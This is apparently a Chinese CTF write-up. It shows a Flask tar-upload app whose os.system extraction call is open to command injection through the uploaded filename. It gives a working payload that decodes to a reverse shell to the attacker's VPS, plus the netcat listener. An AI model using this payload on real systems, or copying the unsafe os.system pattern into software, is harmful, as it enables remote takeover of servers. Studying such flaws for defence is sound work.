

下载源码如下:
from flask import Flask, render_template, request, send_from_directory
import os
import random
import string
app = Flask(__name__)
app.config['UPLOAD_FOLDER']='uploads'
@app.route('/', methods=['GET'])
def index():
    return render_template('index.html')
@app.route('/',methods=['POST'])
def POST():
    if 'file' not in request.files:
        return 'No file uploaded.'
    file = request.files['file']
    if file.content_length > 10240:
        return 'file too lager'
    path = ''.join(random.choices(string.hexdigits, k=16))
    directory = os.path.join(app.config['UPLOAD_FOLDER'], path)
    os.makedirs(directory, mode=0o755, exist_ok=True)
    savepath=os.path.join(directory, file.filename)
    file.save(savepath)
    try:
     os.system('tar --absolute-names  -xvf {} -C {}'.format(savepath,directory))
    except:
        return 'something wrong in extracting'
    links = []
    for root, dirs, files in os.walk(directory):
        for name in files:
            extractedfile =os.path.join(root, name)
            if os.path.islink(extractedfile):
                os.remove(extractedfile)
                return 'no symlink'
            if  os.path.isdir(path) :
                return 'no directory'
            links.append(extractedfile)
    return render_template('index.html',links=links)
@app.route("/uploads/<path:path>",methods=['GET'])
def download(path):
    filepath = os.path.join(app.config['UPLOAD_FOLDER'], path)
    if not os.path.isfile(filepath):
        return '404', 404
    return send_from_directory(app.config['UPLOAD_FOLDER'], path)
if __name__ == '__main__':
app.run(host='0.0.0.0',port=1337)</pre>其核心利用代码是:
savepath=os.path.join(directory, file.filename)
...
os.system('tar --absolute-names -xvf {} -C {}'.format(savepath,directory))其中savepath 是由 directory 和 file.filename 拼接而成的,并没有进行过滤,所以可以通过构造恶意文件名来造成命令注入漏洞
os.system 会启动一个 Shell (如 /bin/sh) 来执行命令。在 Shell 中,分号 ;、管道符 |、逻辑与 && 等都是特殊字符,用于连接多条命令。

所以我们构造恶意文件名:
hello.tar| echo YmFzaCAtaSA+JiAvZGV2L3RjcC95b3VydnBzL3BvcnQgMD4mMQ== | base64 -d | bash ; tar cvf 1.tar当我们传入后,系统执行的命令为:
tar --absolute-names -xvf uploads/abc/hello.tar| echo YmFzaCAtaSA+JiAvZGV2L3RjcC95b3VydnBzL3BvcnQgMD4mMQ== | base64 -d | bash ; tar cvf 1.tar -C uploads/abc/系统是这么解析的:
echo ...: 输出 Base64 字符串。| base64 -d: 将接收到的字符串解码,还原成那个反弹 Shell 命令。| bash: 将还原出来的命令直接喂给bash执行。
最后加了 tar cvf 1.tar 后,原始代码的 -C {directory} 就变成了这个 tar 命令的参数: tar cvf 1.tar -C uploads/abc/
这不仅让语法合法化了,还顺便打包了一个文件,保证了整个 os.system 调用的顺利结束,不会抛出异常。

照着上面的,我们在自己的VPS上启动监听:
nc -lvnp 9999反弹shell成功
Comments NOTHING